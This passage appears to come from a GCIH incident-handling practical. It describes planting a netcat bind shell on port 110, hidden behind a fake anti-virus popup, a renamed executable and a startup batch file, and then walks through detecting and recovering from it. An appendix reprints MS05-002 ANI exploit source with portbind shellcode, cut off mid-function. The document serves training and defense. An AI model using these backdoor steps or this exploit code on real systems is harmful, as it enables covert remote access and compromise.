After the user installs the Microsoft hotfixes[15] on this vulnerability or the user does not browse the attacker's web server any more, the attacker can no longer access the user's machine. Thus, the attacker will require using another method to keep the access to the system. This document will present a simple networking tool netcat[16] to open listening port of the system for future connection. Netcat is a featured networking utility of which can read and write data across network connections by the TCP/IP protocol. The command uses in this attack is "nc -L -p 110 -t -e cmd.exe", the description of the parameters is shown as follow.

-e cmd.exe launch cmd.exe program for remote connection
-L listen harder, re-listen on socket close
-p 110 local port number 110 opened as listening port
-t answer TELNET negotiation

After the initial access to the web server from the aforesaid procedure, the attacker uploads the application netcat to the web server, puts the command nc.exe in the Windows directory and renames the nc.exe to regsrv.exe. The next step is to create a batch file regsrv.bat with the following line.

[14] http://www.checkpoint.com
[15] http://www.microsoft.com/downloads/details.aspx?familyid=722C6C65-3F6C-4029-8EB7-D4612A785E78&displaylang=en
[16] http://netcat.sourceforge.net

```
echo “GCIH-Test.com Anti-Virus Protection”
echo “Please do not close this window”
C:\winnt\system32\regsrv -L -p 110 -t -e cmd.exe
```

In order to make the system run the above command on each system startup, the attacker creates a batch file,main.bat in the Windows Startup directory (default location c:\Documents and Settings\Administrator\Start Menu\Programs\Startup).

```
start /MIN c:\winnt\system32\regsrv.bat
```

The command ‘start’ is to launch another program in the Windows and the parameter /MIN starts the program with window minimization. Then, the web server will automatically open TCP port 110 as a listening port after starting up the system. Hence the attacker can use the above exploit method again.

Covering Tracks

As mentioned in ‘Exploiting the System’ section, there are clues being given; the attacker, therefore, will be identified. For example, when the attacker connects to the web server with telnet, a command prompt, as a clue, will be popup as shown in Figure 11.




Figure 11: Screen capture of system being exploited

To simulate a normal operation, the attacker will firstly note the users about the popup by email that could reduce the awareness of the users. Furthermore, the popup presents the application itself for anti-virus protection purpose, there is a notification in the popup

to the user of not closing the popup. After the netcat is uploaded to the web server, the attacker terminates the telnet connection, and the popup will be removed as well. Although the popup has been closed, the netcat, as a backdoor, is still running in the background.

It is easy to identify the Netcat program, nc.exe. To prevent detection, nc.exe will be renamed to regsrv.exe instead. Because of the illusion, the file is hard to be found even by experienced Windows administrators. As shown in Figure 12., the netcat nc.exe will no longer present in the system.




Figure 12: Compromised system task manager

On the other hand, the attacker could hide netcat file into rundll32.exe (type nc.exe > rundll32.exe:nc.exe) that could have the same result as mentioned above. Detail of the procedures refers to the GCIH practical assignment document 0660 by Alan Tu[17].

[17] http://www.giac.org/certified_professionals/practicals/gcih/0660.php

Part Four: The Incident Handling Process

This section describes the proper incident handling process using the SANS six steps method. Each step targets on specific objective, resources and techniques. The handling process is depended on the size and nature of organizations. A large organization model will be used to explain the idea of six steps: preparation, identification, containment, eradication, recovery and lessons learning.

Preparation

The purpose of this preparation phase is letting the information ready for analysis, such as the availability for system audit, the method for doing backup, the skills, and the resources of the organization to handle incident.

Physical security
Physical security is the fundamental infrastructure preparation. Without this control, an attacker can either unplug cable to terminate business operation via networking or take away confidental data from the servers. Thus, there is a facility manager to control the physical security. The followings are the main concerns on a complete security for the organization:

- Fire-free
- Water-proof
- Stable electricity supply
- Ventilation and climate control
- Access control
- Surveillance by CCTV
- Documentations for physical security control and policies

The CISSP[18] Study Guide Domain 10[19] is about physical security. Details refer to http://www.cccure.org.

Network Security
Completion of physical security in the organization, the next step is to manage the network security. Establishment of the network security is based on the organization's budget and its' business nature. The most common network security solutions are the firewall, intrusion detection systems (IDS) and anti-virus applications. For advanced solutions, two factors authentication, VPN, cryptography and other kinds of technologies applications will be used as well.

Communication
In a large organization, each team will have its own responsibilities. The advantage of this structure could fully utilize the ability and power of each team. The organization structure of the Information System Department is shown at Figure 13.

[18] http://www.cissp.com
[19] Shon Harris, CISSP All-in-One Exam Guide, Second Edition (All-in-One)




Figure 13: Organization structure of Information System Department

When an incident occurs, the security team performs the analysis and troubleshooting. The security team must cooperate with other teams to make use of the information including system logs, application logs, firewall logs and IDS logs. Therefore, an effective and highly efficient communication channel among the teams is very important. For example, when the security team requests for information with a priority of 'Emergency', other teams must treat this request as a high priority event, and they should feed the same information to the security team within 30 minutes.

As depicted in the structure, audit and operating center teams are included. The audit team is responsible for the security policy development and the legal terms definition when necessary, while the operating center team is responsible for the alert monitoring (both network and security alerts) and the first level incident handling and response.

Security Policy
A security policy should cover an organization's expectations of the proper use of its computer and network resources as well as the procedures to prevent and to respond to security incidents. Since part of the information would involve legal advisories, the audit department should be involved in defining the policy.
The policy should include the following aspects:

- Goals and direction of organization;
- Existing policies, rules, regulations and laws of the organization;
- Requirements and needs of the organization;
- Implementation, distribution and enforcement issues.

Samples of security policies regarding to Internet and Intranet usage, email usage and virus management will be covered in the Extras section 'Sample Security Policy in GCIH-Test organization'.

Incident Handling Procedure
According to public research and experience, people would easily get loss and result in a long incident response time. As stated in GCIH training material, one important key to incident handling is 'stay calm'. It is a good practice to define a series of incident handling procedures. Whenever there is an incident, people can follow the procedure step by step to understand the problem without any ambiguity. The incident handling procedure should be formulated according to the organizational structure and business requirement. Sample incident handling procedures are shown under the Extras section 'Sample Incident Handling Procedure'. Detail can refer to an International organization ITIL[20], which is one of

the best practice guide on service management.

Incident Response Team

In order to perform an efficient and effective incident handling process, a special team is required in the organization. This special team's role is to act as a service team to receive, to review and to respond to security incidents. This team is composed of the following parties.

- Manager or team leader;
- Assistant managers, supervisors, or group leaders;
- Operators, hotline, help desk, or triage staff;
- Incident handlers;
- Vulnerability handlers.

There is a good reference handbook about the setup of this team, Handbook for Computer Security Incident Response Teams (CSIRTs)[21]. The detail of the CSIRT objective, service, team members and responsibilities are stated in Extras section 'Definition of CSIRT'.

Training and Education

After the definition of the security policies and incident handling procedures, an important step is to let the responsible people know about the information. The Information System Department should educate users and system administrators about security awareness, the organizational security policy and the escalation procedure on the signs of suspicious activity. In order to ensure the smooth functioning of the incident identification process, the Information System

[20] IT Infrastructure Library, http://www.itil.org
[21] http://www.sei.cmu.edu/publications/documents/03.reports/03hb002.html

Department should educate the users and system administrators what kinds of activities are suspicious and dangerous. It is a good practice to prepare a system checklist for system administrators to identify their responsible systems whenever there is intrusion or vulnerability news update from the Internet or reported intrusions within the organization.

Identification

The key to this phase is the process to identify any exploitation occurrence. The operators in the Operating Center monitor security events from all devices in real time. The described exploit scenario happens when a user browses suspicious web server and then establishes a remote connection to the user machine. From the network-based IDS (Snort[22] in this case) alert, the operators are notified of the security alerts from Snort and they would escalate the case to incident handlers to investigate.

The incident handlers investigate the Snort logs for clues. The default Snort logging messages is in the /var/log/messages

```
Feb 15 17:25:08 GIDS snort: [1:1421:11] SNMP AgentX/tcp request [Classification:
Attempted Information Leak] [Priority: 2]: {TCP} 192.168.10.170:1681 ->
192.168.10.30:705
Feb 15 17:25:24 GIDS snort: [1:1421:11] SNMP AgentX/tcp request [Classification:
Attempted Information Leak] [Priority: 2]: {TCP} 192.168.10.170:1686 ->
192.168.10.30:705
```

[22] http://www.snort.org

Feb 15 17:26:16 GIDS snort: [1:1421:11] SNMP AgentX/tcp request [Classification: Attempted Information Leak] [Priority: 2]: {TCP} 192.168.10.170:1686 -> 192.168.10.30:705
Feb 15 17:29:29 GIDS snort: [1:1292:8] ATTACK-RESPONSES directory listing [Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 192.168.10.30:110 -> 192.168.10.170:2243

From the above Snort messages, the Snort detects a possibility of information leakage and bad traffic activity. The incident handlers could check for detail information about 'SNMP AgentX/tcp request' and 'ATTACK-RESPONSES directory listing' in Snort web site. From the log message shown above, the IP address of 192.168.10.170 sends suspicious packets to the IP address 192.168.10.30, which is the IP address of the organizational web server. In order to get more information, the incident handlers work with the firewall team to identify suspicious activities from the firewall log.

The figure 14 is the screenshot of the CheckPoint Firewall-1. This indicates lots of 'deny packet' from the machine 192.168.10.170 to 192.168.10.30 using different service ports. This is the symptom of port scanning.




Figure 14: CheckPoint firewall log – port scan remote connection




Figure 15: CheckPoint firewall log –

After understanding the occurrence of port scanning, the incident handlers would analyze the log to find out if there is any successful connection in between the IP 192.168.10.170 and 192.168.10.30. The incident handlers could see a pop-3 connection from the IP 192.168.10.170 to 192.168.10.30. The port scanning time is at Feb 15 17:25 and the pop-3 connection is at Feb 15 18:07.

So, the incident handlers suspect the web server is being exploited and need further investigation. Then, the incident handlers work together with the Windows team to investigate the web server. After logging on to the web server, the incident handlers could identify that a suspicious listening port is opened locally by the following command (omitted non-necessary data).

```
C:\>netstat -an
Active Connections
```

```
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:110            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    10.10.10.30:139        0.0.0.0:0              LISTENING
  TCP    10.10.10.30:9752       192.168.10.170:139     ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    10.10.10.30:137        *:*
  UDP    10.10.10.30:138        *:*
C:\>
```

From the above indication, it is easy to identify that the TCP port 110 is opened as listening port (highlighted), which is an obvious clue to guess that the system is being exploited.

The system administrator could also find out suspicious activities in the Windows Task Manager. To Windows experts, they can easily identify this suspicious process regsrv.exe since there was no such process under normal circumstance.

It is believed that the web server has something wrong. There is a chance of backdoor being installed due to a suspicious listening port 110 and an unknown process regsrv.exe.




Figure 16: Compromised system task manager

At the same time, the incident handlers would update the CSIRT and security team about the status.

Containment

In this phase, the aim is to limit the damage of the infected system from inflicting

other systems. When the incident handlers go through the web server with the Windows team, the incident handlers take a photo on the server to present that there is only one network interface and one UTP cable connection to the network being in used in the server.

The incident handlers have to unplug the web server from network to prevent inflection to other systems. The next step is to backup the system before any modification. Before taking the above actions, the incident handlers have to get the approval of the Windows team, who is the system owner and understands the impact on the business operation. After obtaining the system owner approval, the incident handlers would use the software Symantec Ghost[23] to backup 2 copies of the hard drive(s) in web server. The first one is kept for emergency purpose; another copy is used for diagnostics. The original disk is stored in a safe place for forensics and evidence purpose only. When working on the Ghost backup, it is a good practice for data protection that the backup hard disk size should be much larger than the original disk size to prevent missing data.

During the system backup period, the incident handlers perform a command 'nslookup' to find out the ownership of the IP address 192.168.10.170. The command nslookup is used to retrieve the registered domain name of an IP address. If the IP address belongs to an Internet Service Provider, it means, the IP address is probably a dynamic IP address of a person, where it is difficult to trace the source of the attacker. Thus, it would be difficult to block the attacker in the firewall unless the whole IP address range is of that ISP. This surely will be a problem to block the whole range of the ISP IP addresses since customers or

[23] http://sea.symantec.com/content/product.cfm?productid=9

partners may be under that ISP. In this exploit scenario, the incident handlers identify that this IP address 192.168.10.170 belongs to an organization ABC, and they would notify the ISP about the exploit of the organization ABC Then the incident handlers notify the firewall team to block the access of IP 192.168.10.170.

On the other hand, the incident handlers require to understand what has done in the web server before. From the discussion with the support administrator, the incident handlers get clues about the method of the exploit. Afterward, the incident handlers track down the email of the support administrator about the new virus policy and inform the Windows team to backup the email server logs. From the email of support administrator, the incident handlers find out a link to the web site 192.168.10.170. After downloading and examining the html file of the attacker's web server, the incident handlers understand that a poc.ani file is loaded in the html file. At this moment, the incident handlers would seek the help from vulnerability handlers since they are the experts on system vulnerability investigation and solutions.

The incident handlers require the Windows team to review any 'trust' relationship of this web server and other systems. If a trust is established, all relevant servers would be in high risk and require investigation. The next step is to ask the Windows team to review the user accounts in the web server to eliminate any user accounts created by attacker. The final step is to change all passwords in the server.

Eradication

When the Windows experts or incident handlers or the vulnerability handlers (simply called handlers for both incident handlers and vulnerability handlers) close the suspicious regsrv.exe process, the listening port 110 is gone. Therefore, the cause of the exploit is confirmed to the c:\winnt\system32\regsrv.exe program.

In addition, from the finding of the attacker's web page, the html file would load an ani file, which is a suspicious command under this situation. The vulnerability handlers would search the Internet for more information about ani file loading. Within a 10-minutes search, the vulnerability handlers can understand the reason of loading ani file to exploit Windows, which is the MS05-002 vulnerability stated in Microsoft Security Bulletin.

When the handlers identify a backdoor application being installed in the web server, i.e., the listening port 110 and the process regsrv.exe, the best method is to change back everything that is modified by the attacker. However, it is a difficult task to locate which files or registry records are changed. Therefore, an alternative method is to perform a full system recovery. The handlers discuss with the Windows team about this option and get the agreement. From the Windows team, the handlers realize that the web server has backup job everyday and the web server content has not been changed since Feb 1, 2005. The incident handlers would query to the firewall team about the latest 30 days CheckPoint firewall logs that are based on two concerns.

1. the source IP address 192.168.10.170 – the purpose is to check if other victim machines in the organization network are exploited;
2. the destination IP address 192.168.10.30 – the purpose is to check if any other kinds of attack on this victim, and the time of the suspicious activities first

occurrs.

The incident handlers find that the source IP address 192.168.10.170 sends SMTP packets to the organization network on Feb 14 16:33:04, probably this is the email of the attacker to the support administrator. The first suspicious activity on the web server in the firewall logs is on Feb 15 16:56:09, there is a large amount of packets drop 'from the source IP address 192.168.10.170 to the destination IP address 192.168.10.30' and in different service ports. Therefore, the incident handlers could conclude that the attack is initiated on Feb 15 16:56:09, the incident handlers request the Windows team to prepare the backup copy of the web server on Feb 15 midnight, which is the cleanest backup. The handlers inform the CSIRT, security team and management team on the status, and the expected system recovery time.

Recovery

The key of this phase is to bring compromised system back to operation. After the system restoration process, everything is back to normal including the Windows vulnerabilities. If putting this machine in production, the attacker can use the same method to exploit the system. Therefore, the system has to fix the vulnerabilities before putting it back in production. There is a recovery process flow from CSIRT, which is shown in the Extras section 'Recovery Process by CSIRT'.

At this moment, it is decided to restore the web server from a backup on Feb 15 midnight. When the web server is restored, the Windows team was required to verify the functionality of the web server. The Windows team will complete a

baseline test to confirm if the server returns back to normal operation.

As shown in the above figure and the SANS training material, compromised system must be installed with the latest patches and vulnerabilities fixed after recovery. The handlers identify that there is a hotfix provided by Microsoft to fix the vulnerabilities listed in MS05-002, then the handlers will follow the instructions of Microsoft information to install the latest service pack and hotfixes.

After installation of patches, the best practice is to guarantee that there is no security vulnerability on the server before putting it back into network. The best verification method is to use vulnerabilities scanners to scan the machine. The handlers would use both network-based (Nessus[24]) and host-based (Symantec Vulnerability Assessment[25]) vulnerabilities scanners. Here is the screenshot of the Symantec Vulnerability Assessment scanning result.

[24] http://www.nessus.org
[25] http://enterprisesecurity.symantec.com/products/products.cfm?productid=188

In figure 17, Symantec Vulnerability Assessment displays the system vulnerabilities with categories of Account Integrity, Disk Quota, File Attributes, Login Parameters, Network Integrity, OS Patches, Password Strength, Registry, and System Auditing, etc. All the vulnerabilities listed include recommended solutions. Then the handlers could fix the web server vulnerabilities accordingly.




Figure 17: Symantec Vulnerability Assessment

Nowadays, antivirus programs not only can scan virus, but also backdoor and malicious code. The handlers find that the virus definition of the system is at Dec 2004. Since the web server could not connect to Internet at this stage, the handlers download the latest virus definition in another machine, and then transfer it to the

web server by, for example, a portable USB harddrive. The handlers then scan the web server after the virus definition update. After the virus definition is being updated, the web server will not be inflected by this exploit again since the anti-virus software will block the same malicious code as shown in figure 18.




Figure 18: Symantec Anti-Virus

The web server is recovered and also is ready to return to production. The handlers update the CSIRT and management about the server status, and keep monitoring the server for a week. Everyday, the handlers will login to the system and check audit logging. The handlers also inform the operation center to monitor the IP address 192.168.10.170 on further access and suspicious activities targeting the web server. On finding any related situations, the operation center has to inform incident handlers without any delay.

The handlers gather the Windows team, CSIRT and audit team to form an emergency task force to access the web server for any confidential data files inside, and assess the potential damage to the organization. The reason of the audit team involvement is for legal advice for potential opportunities to prosecute the attacker on critical damage.

To eliminate similar exploit happen in the future, the incident handlers request the

security team to send an internal memo to all Windows administrators about this vulnerability and the importance of hotfix KB891711[26]. Another memo is sent to all users to alert them of suspicious email about that, in case of receiving any suspicious email, users should verify the email content by contacting the email sender especially if it is an internal email.

Lessons Learned

The incident handlers report the case to CSIRT, and they should hold a follow-up meeting on Feb 15 21:30 with all parties involved in this incident, i.e., vulnerability handlers, the firewall team, security team, Windows team and audit team. The objective of this meeting is to draft a report about this incident and obtain the mutual agreement on all parties about the report content.

A week later, the CSIRT holds a review meeting. The purpose of this meeting is to present the executive summary and recommendations to enhance organization security to management team. The CSIRT would get the approval of the management on the recommended actions and then implement the actions. Here are the recommendations:

- Implement patch management software
  The patch update process is done by individual system owner. There is no strict policy to monitor the system patch update. The patch management

[26] http://www.microsoft.com/technet/security/Bulletin/ms05-002.mspx

software is to monitor and to manage system patch information centrally. Whenever there is a new patch available, the patch management can push the new patch to all related systems. This solution can eliminate the human mistake of missing patch installment.

- Enforce centralized anti-virus definition management
  The organization is using Symantec anti-virus solutions. Symantec provides a centralized management solution called System Center. Through the System Center, anti-virus administrator can identify which machines do not have an up-to-date virus definition and can push the definition to the machines. Another major feature on System Center is to create an automatic virus definition update process within the organization, which can reduce human resources required on virus management.
- Implement Anti-Virus gateway
  Prior to the virus detection location on the systems themselves, anti-virus gateway should be installed as the first level virus protection to block virus getting in the organization network. The anti-virus gateway can be located behind the firewall.
- Host-based IDS deployment on critical servers
  Usually an operating system cannot detect being exploited. In order to achieve this purpose, host-based IDS should be used. When there is an attack or exploit on the system, the host-based IDS would inform the administrator. Once the administrator receives the alert, he or she can investigate the system immediately to prevent further damage. Host-based IDS can be configured to enforce policy action automatically when system being exploited.
- Implement Security Event Management solution
  After deploying certain security point products to protect the organization, it is

important to use the product effectively. The Security Event Management (SEM) solution can collect and analyze all the logs and then identify potential attacks. With the help of SEM, operators in Operation Center can do 7x24-hour-monitoring, and the CSIRT can provide a quick response and to keep the service level of incident handling, i.e., perform analysis and incident response within 2 hours. Detail of SEM methodologies and solutions is stated in the Extras section 'Security Event Management Solution'.

- Conduct security awareness training
  The exploit method mentioned above is using social engineering attack. Because of low security awareness, users within the organization can be cheated easily by a crafted email. For example, web-based attack usually is based on a web server, the attacker could not force the users to access his web server. Usually the successful key point of this attack is that users browse the attacker's web site to download malicious code. Therefore, it is recommended to conduct the security awareness training for the organization users on security knowledge.
- Fine tune firewall policy
  The organization is using CheckPoint firewall NG. There is a function in CheckPoint NG called SmartDefense to detect suspicious activities such as port scanning and malicious code transmission via HTTP.

Part Five: Extras

Windows Exploit Code

The code is modified from the HOD-ms05002-ani-expl.c provided by houseofdabus, and can be compiled by Visual C++ 6.0. The original code is in SecurityFocus[27].

```
/*
* This is provided as proof-of-concept code only for educational
* purpose and testing by authorized individuals with permission to
* do so.
* Special thanks to houseofdabus to provide the original code on
* Microsoft vulnerability MS05-002.
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>


This section is to create the ANI file header

/* ANI header */
unsigned char aniheader[] =
"\x52\x49\x46\x46\x9c\x18\x00\x00\x41\x43\x4f\x4e\x61\x6e\x69\x68"
"\x7c\x03\x00\x00\x24\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

This section is to make a pointer jump to the USER32 vulnerability

/* jmp offset, no Jitsu */
"\x77\x82\x40\x00\xeb\x64\x90\x90\x77\x82\x40\x00\xeb\x64\x90\x90"
"\xeb\x54\x90\x90\x77\x82\x40\x00\xeb\x54\x90\x90\x77\x82\x40\x00"
"\xeb\x44\x90\x90\x77\x82\x40\x00\xeb\x44\x90\x90\x77\x82\x40\x00"
"\xeb\x34\x90\x90\x77\x82\x40\x00\xeb\x34\x90\x90\x77\x82\x40\x00"
"\xeb\x24\x90\x90\x77\x82\x40\x00\xeb\x24\x90\x90\x77\x82\x40\x00"
"\xeb\x14\x90\x90\x77\x82\x40\x00\xeb\x14\x90\x90\x77\x82\x40\x00"
"\x77\x82\x40\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

This section is to exploit the system to open a bind port

/* portbind shellcode */
unsigned char shellcode[] =
"\xeb\x70\x56\x33\xc0\x64\x8b\x40\x30\x85\xc0\x78\x0c\x8b\x40\x0c"
```

[27] http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms05002-ani-expl.c

```
"\x8b\x70\x1c\xad\x8b\x40\x08\xeb\x09\x8b\x40\x34\x8d\x40\x7c\x8b"
"\x40\x3c\x5e\xc3\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x03\xd5\x8b\x4a\x18\x8b\x5a\x20\x03\xdd\xe3\x34\x49\x8b\x34\x8b"
"\x03\xf5\x33\xff\x33\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x03"
"\xf8\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x03\xdd\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\x89\x44\x24\x1c"
"\x61\xc3\xeb\x3d\xad\x50\x52\xe8\xa8\xff\xff\xff\x89\x07\x83\xc4"
"\x08\x83\xc7\x04\x3b\xf1\x75\xec\xc3\x8e\x4e\x0e\xec\x72\xfe\xb3"
"\x16\x7e\xd8\xe2\x73\xad\xd9\x05\xce\xd9\x09\xf5\xad\xa4\x1a\x70"
"\xc7\xa4\xad\x2e\xe9\xe5\x49\x86\x49\xcb\xed\xfc\x3b\xe7\x79\xc6"
"\x79\x83\xec\x60\x8b\xec\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5e"
"\xe8\x3d\xff\xff\xff\x8b\xd0\x83\xee\x36\x8d\x7d\x04\x8b\xce\x83"
"\xc1\x10\xe8\x9d\xff\xff\xff\x83\xc1\x18\x33\xc0\x66\xb8\x33\x32"
"\x50\x68\x77\x73\x32\x5f\x8b\xdc\x51\x52\x53\xff\x55\x04\x5a\x59"
"\x8b\xd0\xe8\x7d\xff\xff\xff\xb8\x01\x63\x6d\x64\xc1\xf8\x08\x50"
"\x89\x65\x34\x33\xc0\x66\xb8\x90\x01\x2b\xe0\x54\x83\xc0\x72\x50"
"\xff\x55\x24\x33\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xff\x55\x14"
"\x8b\xf0\x33\xc0\x33\xdb\x50\x50\x50\xb8\x02\x01\x11\x5c\xfe\xcc"
"\x50\x8b\xc4\xb3\x10\x53\x50\x56\xff\x55\x18\x53\x56\xff\x55\x1c"
"\x53\x8b\xd4\x2b\xe3\x8b\xcc\x52\x51\x56\xff\x55\x20\x8b\xf0\x33"
"\xc9\xb1\x54\x2b\xe1\x8b\xfc\x57\x33\xc0\xf3\xaa\x5f\xc6\x07\x44"
"\xfe\x47\x2d\x57\x8b\xc6\x8d\x7f\x38\xab\xab\xab\x5f\x33\xc0\x8d"
"\x77\x44\x56\x57\x50\x50\x50\x40\x50\x48\x50\x50\xff\x75\x34\x50"
"\xff\x55\x08\xf7\xd0\x50\xff\x36\xff\x55\x10\xff\x77\x38\xff\x55"
"\x28\xff\x55\x0c";

#define SET_PORTBIND_PORT(buf, port) *(unsigned short *)(((buf)+300)) = (port)

unsigned char discl[] =
"This is provided as proof-of-concept code only for educational"
" purposes and testing by authorized individuals with permission"
" to do so.";

unsigned char html[] =
"<html>\n"
"(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit"
"<br>Copyright (c) 2004-2005 .: houseofdabus :.<br><a href =\""
"http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx\">"
"Patch (MS05-002)</a>\n"
"&lt;script&gt;alert(\"%s\")&lt;/script&gt;\n<head>\n\t<style>\n"
"\t\t* {CURSOR: url(\"%s.ani\")}\n\t</style>\n</head>\n"
"</html>";


unsigned short
fixx(unsigned short p)
{
      unsigned short r = 0;
      r = (p & 0xFF00) >> 8;
      r |= (p & 0x00FF) << 8;

return r;
}
```

```
void
usage(char *prog)
{
	printf("Usage:\n");
	printf("%s <file> <bindport>\n\n", prog);
	exit(0);
}


int
main(int argc, char **argv)
{
	FILE *fp;
	unsigned short port;
	unsigned char f[256+5] = "";
	unsigned char anib[912] = "";


